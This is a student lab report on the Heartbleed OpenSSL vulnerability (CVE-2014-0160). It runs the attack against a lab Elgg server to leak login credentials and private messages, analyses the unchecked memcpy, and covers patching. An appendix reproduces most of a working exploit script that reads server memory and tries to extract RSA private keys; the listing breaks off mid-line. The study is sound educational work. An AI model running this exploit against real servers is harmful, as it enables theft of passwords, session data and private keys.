MH4921
Supervised Independent Study II

Heartbleed Attack

Brandon Goh Wen Heng

Academic Year 2018/19

Contents

1 Introduction

The Heartbleed bug is a severe vulnerability in the OpenSSL library that was discovered in 2014 (CVE-2014-0160). This allowed attackers to obtain data located on the server's memory and may contain sensitive data such as usernames, passwords, credit card details etc although the communication channel is encrypted with SSL/TLS. Attackers may also use this method to defeat encrypted traffic by reading the encryption keys off the server memory and can be used to steal data without being detected.

The affected service is in the heartbeat extension, which is used to keep the encrypted SSL/TLS connection alive without requiring renegotiation[1].

On a normal packet, the data that is being requested is copied to the memory of the server and used to construct a response packet back to the user. As the length of the data requested is the same as the length of the data in the memory, there is no leaking of sensitive data. However, if the `payload_length` field has a value larger than the data that is being requested, the request packet will include data in memory locations what has been requested. Figure 1 and 2 respectively depicts in graphical form how the heartbeat protocol operates and the Heartbleed attack is executed on the same platform.




Figure 1: Heartbeat Communication

[1]RFC 6520




Figure 2: Heartbleed Attack

2 Overview

This report provides a hands-on analysis on how the exploit can be used to extract confidential and sensitive information from outdated and unpatched servers. Furthermore, it will also look at the code to determine the absence of a safety mechanism that could have prevented this bug from being exploited. (Note: Newer versions of OpenSSL (>1.0.1f) do not have this vulnerability and cannot be replicated on newer Operating Systems (OS). This is so as older OpenSSL versions are not available in repositories for newer OS, with the exception of Windows as previous versions installers can still be found on the internet.)

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

2 VMs are deployed to the same network using the provided Ubuntu 12.04 image. The topography of the network with the respective IP addresses are reflected in Figure 3.




Figure 3: Network Configuration

3.1.2 Editing `HOSTS` file

The `hosts` file is used to forcibly map domains to defined IP addresses of the user's choosing. Any form of requests that are made to the domains present in the hosts file are redirected to the IP address stated within the file.

As it is illegal to hack any websites over the internet, a Content Management System (CMS) from Elgg has been installed for this purpose and is accessible through the server VM. To redirect the domain name on the attacker's VM to the server VM, the hosts file needs to be modified. The hosts file is located at `/etc/hosts` and can only be edited using a privileged account. In the hosts file, the entry for `www.heartbleedlabelgg.com` has its IP address modified from `127.0.0.1` to `192.168.43.157`.

3.2 Heartbleed Attack

To initiate the attack, enough data must be on the server for the attack to be successful. Some interactions were performed on the server.

1. Logging in using the site administrator account (username: admin, password: seedelgg)
2. Adding "Boby" as a friend
3. Sending "Boby" a private message

The private message that was sent has a subject field and a message field, similar to the format used in emails. The figure below displays the message that was sent from the administrator to "Boby".

Figure 4: Private Message

The code that is being used is in a file named `attack.py` and has been provided as a Github fork from "sh1n0b1" as it requires a deep understanding of the Heartbeat protocol to write code that exploits this vulnerability. The code has been attached to the Appendix for reference.

Before we can use the code to initiate the attack, it must first be marked as executable by using the command `chmod 775 attack.py`. After which, the code can be run by using the following line.

```
$ attack.py http://www.heartbleedlabelgg.com
```

Executing the code may result in unrelated data being printed and may multiple tries to extract useful information. Figure 5 shows one of the multiple results obtained from the code execution.




Figure 5: No Information Exposed

However, instead of relying on random data being printed from the code, the code provides a feature to increase the amount of data that can be read from the server memory by explicitly specifying the length. The "-l" option is specified with a longer length (default is 16384), such as 65535 (Maximum length is payload_length is stored as a 2 byte unsigned integer). Doing so, the amount of tries required to expose the same amount of information can be decreased. A longer length could also prevent the acquired data from being cut-off and requiring extra executions. Figure 6 and 7 shows how sensitive information can be exposed even when there is encryption between the endpoints.




Figure 6: Username and Password Exposed





Figure 7: Private Message Exposed

Furthermore, some executions will also print the "Referer" field which gives us extra insight on what interactions were made with the system, if the links are human readable.

In addition, an interesting observation to note that is if the length is small, little useful information will be printed as fields such as the language, encoding, referer, cookie names will reflect minimal differences, or duplicated at best.

To determine the amount of data that is sent normally without any leaking of data, the length of the data requested must be decreased. To speed up the determination, the length is halved until the string "Server processed malformed Heartbeat, but did not return any extra data." has been displayed and slowly increased until the string is no longer printed. The length was determined to be 22 and Figure displays the output when the length is set to 22 and 23 respectively.



(a) Length 22 (b) Length 23

Figure 8: Different Length Results

3.3 Countermeasures, Bug Fix & Code Analysis

We start this task by taking a snapshot of the VM as the OpenSSL version needs to be updated and downgrading later will be problematic. To update OpenSSL, the following 2 lines of code are executed in Terminal.

```
$ sudo apt-get update -y
$ sudo apt-get upgrade -y
```

When the same attack is executed again, no further information is displayed. This shows that the critical vulnerability has been patched and cannot be exploited with the newer versions. Figure 9 shows the output of the code after updating.

Figure 9: No Data Leak

Next, we need to analyse the code that causes OpenSSL to be vulnerable. The code has been attached to the Appendix for reference.

If we look at the code that generates the response packet, the line containing `memcpy(bp,pl,payload)` stands out as it becomes apparent that pointer `pl` is only referenced previously as a placement pointer, which means that the size of the actual payload is not checked. In the event that the length of the payload is smaller than the declared payload length, the pointer `pl` will exceed the boundary of the payload, read the padding and eventually read the surrounding memory regions, depending on the declared length of the payload and the location of `malloc` in the memory region.

A simple method to fix this is to add an extra line to check if the length of the payload is exactly as declared in the payload_length field.

3.4 Discussion

This section will look at the discussion based on three statements made by Alice, Bob and Eva based on the fundamental cause of the Heartbleed vulnerability.

1. Alice: Fundamental cause is missing the boundary checking during the buffer copy
2. Bob: Missing input validation
3. Eva: Delete the length value from the packet to solve everything

When performing boundary checking, performance will be affected as the variable will always need to be checked, which is not efficient as SSL/TLS transactions

will slow down the servers. Missing input validations does not eliminate the error of mismatched length even when the input is valid (between 1 and 65535). Deleting the input field does not solve the issue as the length must be known for the response packet to have the correct amount of information.

4 Appendix

4.1 attack.py

```
#!/usr/bin/python

# Code originally from https://gist.github.com/eelsivart/10174134
# Modified by Haichao Zhang
# Last Updated: 2/12/15
# Version 1.20
#
# -added option to the payload length of the heartbeat payload
# Don't forget to "chmod 775 ./attack.py" to make the code executable
# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the heartbeat request with payload length variable=0x4001
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
import time
import os
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test and exploit TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
options.add_option('-l', '--length', type='int', default=0x4000,dest="len", help='payload length to test (default: 0x4000)')
options.add_option('-n', '--num', type='int', default=1, help='Number of times to connect/loop (default: 1)')
options.add_option('-s', '--starttls', action="store_true", dest="starttls", help='Issue STARTTLS command for SMTP/POP/IMAP/FTP/etc...')
options.add_option('-f', '--filein', type='str', help='Specify input file, line delimited, IPs or hostnames or IP:port or hostname:port')
```

```
29 options.add_option('-v', '--verbose', action="store_true",
   ↪ dest="verbose", help='Enable verbose output')
30 options.add_option('-x', '--hexdump', action="store_true",
   ↪ dest="hexdump", help='Enable hex output')
31 options.add_option('-r', '--rawoutfile', type='str', help='Dump
   ↪ the raw memory contents to a file')
32 options.add_option('-a', '--asciioutfile', type='str', help='Dump
   ↪ the ascii contents to a file')
33 options.add_option('-d', '--donotdisplay', action="store_true",
   ↪ dest="donotdisplay", help='Do not display returned data on
   ↪ screen')
34 options.add_option('-e', '--extractkey', action="store_true",
   ↪ dest="extractkey", help='Attempt to extract RSA Private Key,
   ↪ will exit when found. Choosing this enables -d, do not display
   ↪ returned data on screen.')
35
36 opts, args = options.parse_args()
37
38 if opts.extractkey:
39     import base64, gmpy
40     from pyasn1.codec.der import encoder
41     from pyasn1.type.univ import *
42
43 def hex2bin(arr):
44     return ''.join('{:02x}'.format(x) for x in arr).decode('hex')
45
46 tls_versions = {0x01:'TLSv1.0',0x02:'TLSv1.1',0x03:'TLSv1.2'}
47
48 def build_client_hello(tls_ver):
49     client_hello = [
50
51 # TLS header ( 5 bytes)
52 0x16,               # Content type (0x16 for handshake)
53 0x03, tls_ver,         # TLS Version
54 0x00, 0xdc,         # Length
55
56 # Handshake header
57 0x01,               # Type (0x01 for ClientHello)
58 0x00, 0x00, 0xd8,   # Length
59 0x03, tls_ver,         # TLS Version
60
61 # Random (32 byte)
62 0x53, 0x43, 0x5b, 0x90, 0x9d, 0x9b, 0x72, 0x0b,
63 0xbc, 0x0c, 0xbc, 0x2b, 0x92, 0xa8, 0x48, 0x97,
64 0xcf, 0xbd, 0x39, 0x04, 0xcc, 0x16, 0x0a, 0x85,
65 0x03, 0x90, 0x9f, 0x77, 0x04, 0x33, 0xd4, 0xde,
```

```
    0x00,               # Session ID length
    0x00, 0x66,         # Cipher suites length

    # Cipher suites (51 suites)
    0xc0, 0x14, 0xc0, 0x0a, 0xc0, 0x22, 0xc0, 0x21,
    0x00, 0x39, 0x00, 0x38, 0x00, 0x88, 0x00, 0x87,
    0xc0, 0x0f, 0xc0, 0x05, 0x00, 0x35, 0x00, 0x84,
    0xc0, 0x12, 0xc0, 0x08, 0xc0, 0x1c, 0xc0, 0x1b,
    0x00, 0x16, 0x00, 0x13, 0xc0, 0x0d, 0xc0, 0x03,
    0x00, 0x0a, 0xc0, 0x13, 0xc0, 0x09, 0xc0, 0x1f,
    0xc0, 0x1e, 0x00, 0x33, 0x00, 0x32, 0x00, 0x9a,
    0x00, 0x99, 0x00, 0x45, 0x00, 0x44, 0xc0, 0x0e,
    0xc0, 0x04, 0x00, 0x2f, 0x00, 0x96, 0x00, 0x41,
    0xc0, 0x11, 0xc0, 0x07, 0xc0, 0x0c, 0xc0, 0x02,
    0x00, 0x05, 0x00, 0x04, 0x00, 0x15, 0x00, 0x12,
    0x00, 0x09, 0x00, 0x14, 0x00, 0x11, 0x00, 0x08,
    0x00, 0x06, 0x00, 0x03, 0x00, 0xff,
    0x01,               # Compression methods length
    0x00,               # Compression method (0x00 for NULL)
    0x00, 0x49,         # Extensions length

    # Extension: ec_point_formats
    0x00, 0x0b, 0x00, 0x04, 0x03, 0x00, 0x01, 0x02,

    # Extension: elliptic_curves
    0x00, 0x0a, 0x00, 0x34, 0x00, 0x32, 0x00, 0x0e,
    0x00, 0x0d, 0x00, 0x19, 0x00, 0x0b, 0x00, 0x0c,
    0x00, 0x18, 0x00, 0x09, 0x00, 0x0a, 0x00, 0x16,
    0x00, 0x17, 0x00, 0x08, 0x00, 0x06, 0x00, 0x07,
    0x00, 0x14, 0x00, 0x15, 0x00, 0x04, 0x00, 0x05,
    0x00, 0x12, 0x00, 0x13, 0x00, 0x01, 0x00, 0x02,
    0x00, 0x03, 0x00, 0x0f, 0x00, 0x10, 0x00, 0x11,

    # Extension: SessionTicket TLS
    0x00, 0x23, 0x00, 0x00,

    # Extension: Heartbeat
    0x00, 0x0f, 0x00, 0x01, 0x01
        ]
        return client_hello

def build_heartbeat(tls_ver):
        heartbeat = [
    0x18,       # Content Type (Heartbeat)
    0x03, tls_ver,  # TLS version
    0x00, 0x29,  # Length
```

```
112
113 # Payload
114 0x01,       # Type (Request)
115 opts.len/256, opts.len%256,  # Payload length
116 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
117 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
118 0x41, 0x41, 0x41, 0x41, 0x41, 0x42, 0x43, 0x44,
119 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
120 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
121 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
122 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
123 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
124 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
125 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
126 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
127 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
128 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
129 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
130 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
131 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
132 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
133 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
134 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
135 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
136 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
137 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
138 0x4E, 0x4F
139     ]
140     return heartbeat
141
142 if opts.rawoutfile:
143     rawfileOUT = open(opts.rawoutfile, "a")
144
145 if opts.asciioutfile:
146     asciifileOUT = open(opts.asciioutfile, "a")
147
148 if opts.extractkey:
149     opts.donotdisplay = True
150
151 def hexdump(s):
152     pdat = ''
153     hexd = ''
154     for b in xrange(0, len(s), 16):
155         lin = [c for c in s[b : b + 16]]
156         if opts.hexdump:
157             hxdat = ' '.join('%02X' % ord(c) for c in lin)
```

```
158             pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for
                ↪  c in lin)
159             hexd += '  %04x: %-48s %s\n' % (b, hxdat, pdat)
160         else:
161             pdat += ''.join((c if ((32 <= ord(c) <= 126) or
                ↪  (ord(c) == 10) or (ord(c) == 13)) else '.' )for c
                ↪  in lin)
162
163     if opts.hexdump:
164             return hexd
165
166     else:
167         pdat = re.sub(r'([.]{50,})', '', pdat)
168         if opts.asciioutfile:
169             asciifileOUT.write(pdat)
170         return pdat
171
172
173
174 def rcv_tls_record(s):
175     print 'Analyze the result....'
176     try:
177         tls_header = s.recv(5)
178         if not tls_header:
179             print 'Unexpected EOF (header)'
180             return None,None,None
181         typ,ver,length = struct.unpack('>BHH',tls_header)
182         message = ''
183         while len(message) != length:
184             message += s.recv(length-len(message))
185
186         if not message:
187             print 'Unexpected EOF (message)'
188             return None,None,None
189
190         if opts.verbose:
191                 print 'Received message: type = {}, version = {},
                    ↪  length = {}'.format(typ,hex(ver),length,)
192
193         return typ,ver,message
194
195     except Exception as e:
196         print "\nError Receiving Record! " + str(e)
197         return None,None,None
198
199 def hit_hb(s, targ, firstrun, supported):
```

```
200         s.send(hex2bin(build_heartbeat(supported)))
201         while True:
202             typ, ver, pay = rcv_tls_record(s)
203             if typ is None:
204                 print 'No heartbeat response received, server likely
                    ↪  not vulnerable'
205                 return ''
206 
207             if typ == 24:
208                 if opts.verbose:
209                     print 'Received heartbeat response...'
210                 if len(pay) > 0x29:
211                     if firstrun or opts.verbose:
212                         print '\nWARNING: ' + targ + ':' +
                            ↪  str(opts.port) + ' returned more data than
                            ↪  it should - server is vulnerable!'
213                     if opts.rawoutfile:
214                         rawfileOUT.write(pay)
215                     if opts.extractkey:
216                             return pay
217                     else:
218                             return hexdump(pay)
219                 else:
220                     print 'Server processed malformed heartbeat, but
                        ↪  did not return any extra data.'
221 
222             if typ == 21:
223                 print 'Received alert:'
224                 return hexdump(pay)
225                 print 'Server returned error, likely not vulnerable'
226                 return ''
227 
228     def conn(targ, port):
229         try:
230             s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
231             sys.stdout.flush()
232             s.settimeout(10)
233             #time.sleep(0.2)
234             s.connect((targ, port))
235             return s
236 
237         except Exception as e:
238            print "Connection Error! " + str(e)
239            return None
240 
241     def bleed(targ, port):
```

```
242     try:
243         res = ''
244         firstrun = True
245         print
            ↪ '\n#########################################################################
246         print 'Connecting to: ' + targ + ':' + str(port) + ', ' +
            ↪ str(opts.num) + ' times'
247         for x in range(0, opts.num):
248             if x > 0:
249                 firstrun = False
250 
251             if x == 0 and opts.extractkey:
252                 print "Attempting to extract private key from
                    ↪ returned data..."
253                 if not os.path.exists('./hb-certs'):
254                     os.makedirs('./hb-certs')
255                 print '\nGrabbing public cert from: ' + targ + ':'
                    ↪ + str(port) + '\n'
256                 os.system('echo | openssl s_client -connect ' +
                    ↪ targ + ':' + str(port) + ' -showcerts |
                    ↪ openssl x509 > hb-certs/sslcert_' + targ +
                    ↪ '.pem')
257                 print '\nExtracting modulus from cert...\n'
258                 os.system('openssl x509 -pubkey -noout -in
                    ↪ hb-certs/sslcert_' + targ + '.pem >
                    ↪ hb-certs/sslcert_' + targ + '_pubkey.pem')
259                 output = os.popen('openssl x509 -in
                    ↪ hb-certs/sslcert_' + targ + '.pem -modulus
                    ↪ -noout | cut -d= -f2')
260                 modulus = output.read()
261 
262             s = conn(targ, port)
263             if not s:
264                 continue
265 
266             # send starttls command if specified as an option or
                ↪ if common smtp/pop3/imap ports are used
267             if (opts.starttls) or (port in {25, 587, 110, 143,
                ↪ 21}):
268                 stls = False
269                 atls = False
270 
271                 # check if smtp supports starttls/stls
272                 if port in {25, 587}:
273                     print 'SMTP Port... Checking for STARTTLS
                        ↪ Capability...'
```

```
274                     check = s.recv(1024)
275                     s.send("EHLO someone.org\n")
276                     sys.stdout.flush()
277                     check += s.recv(1024)
278                     if opts.verbose:
279                         print check
280 
281                     if "STARTTLS" in check:
282                         opts.starttls = True
283                         print "STARTTLS command found"
284 
285                     elif "STLS" in check:
286                         opts.starttls = True
287                         stls = True
288                         print "STLS command found"
289 
290                     else:
291                         print "STARTTLS command NOT found!"
292                         print
                             ↪  '#########################################################
293                         return
294 
295                 # check if pop3/imap supports starttls/stls
296                 elif port in {110, 143}:
297                     print 'POP3/IMAP4 Port... Checking for
                         ↪  STARTTLS Capability...'
298                     check = s.recv(1024)
299                     if port == 110:
300                         s.send("CAPA\n")
301                     if port == 143:
302                         s.send("CAPABILITY\n")
303                     sys.stdout.flush()
304                     check += s.recv(1024)
305                     if opts.verbose:
306                         print check
307                     if "STARTTLS" in check:
308                         opts.starttls = True
309                         print "STARTTLS command found"
310                     elif "STLS" in check:
311                         opts.starttls = True
312                         stls = True
313                         print "STLS command found"
314                     else:
315                         print "STARTTLS command NOT found!"
316                         print
                             ↪  '#########################################################
```

```
317                         return
318
319                 # check if ftp supports auth tls/starttls
320                 elif port in {21}:
321                     print 'FTP Port... Checking for AUTH TLS
                        ↪ Capability...'
322                     check = s.recv(1024)
323                     s.send("FEAT\n")
324                     sys.stdout.flush()
325                     check += s.recv(1024)
326                     if opts.verbose:
327                         print check
328                     if "STARTTLS" in check:
329                         opts.starttls = True
330                         print "STARTTLS command found"
331                     elif "AUTH TLS" in check:
332                         opts.starttls = True
333                         atls = True
334                         print "AUTH TLS command found"
335                     else:
336                         print "STARTTLS command NOT found!"
337                         print
                            ↪ '##########################################################
338                         return
339
340                 # send appropriate tls command if supported
341                 if opts.starttls:
342                     sys.stdout.flush()
343                     if stls:
344                         print 'Sending STLS Command...'
345                         s.send("STLS\n")
346                     elif atls:
347                         print 'Sending AUTH TLS Command...'
348                         s.send("AUTH TLS\n")
349                     else:
350                         print 'Sending STARTTLS Command...'
351                         s.send("STARTTLS\n")
352                     if opts.verbose:
353                         print 'Waiting for reply...'
354                     sys.stdout.flush()
355                     rcv_tls_record(s)
356
357             supported = False
358             for num,tlsver in tls_versions.items():
359
360                 if firstrun:
```

```
361                     print 'Sending Client Hello for
                         ↪ {}'.format(tlsver)
362                 s.send(hex2bin(build_client_hello(num)))
363
364                 if opts.verbose:
365                     print 'Waiting for Server Hello...'
366
367                 while True:
368                     typ,ver,message = rcv_tls_record(s)
369                     if not typ:
370                         if opts.verbose:
371                             print 'Server closed connection
                                 ↪ without sending ServerHello for
                                 ↪ {}'.format(tlsver)
372                         s.close()
373                         s = conn(targ, port)
374                         break
375                     if typ == 22 and ord(message[0]) == 0x0E:
376                         if firstrun:
377                             print 'Received Server Hello for
                                 ↪ {}'.format(tlsver)
378                         supported = True
379                         break
380                 if supported: break
381
382             if not supported:
383                 print '\nError! No TLS versions supported!'
384                 print
                     ↪ '###########################################################
385                 return
386
387             if opts.verbose:
388                 print '\nSending heartbeat request...'
389             sys.stdout.flush()
390
391             keyfound = False
392             if opts.extractkey:
393                     res = hit_hb(s, targ, firstrun, supported)
394                     if res == '':
395                         continue
396                     keyfound = extractkey(targ, res, modulus)
397             else:
398                     res += hit_hb(s, targ, firstrun, supported)
399             s.close()
400             if keyfound:
401                 sys.exit(0)
```

```
402             else:
403                 sys.stdout.write('\rPlease wait... connection
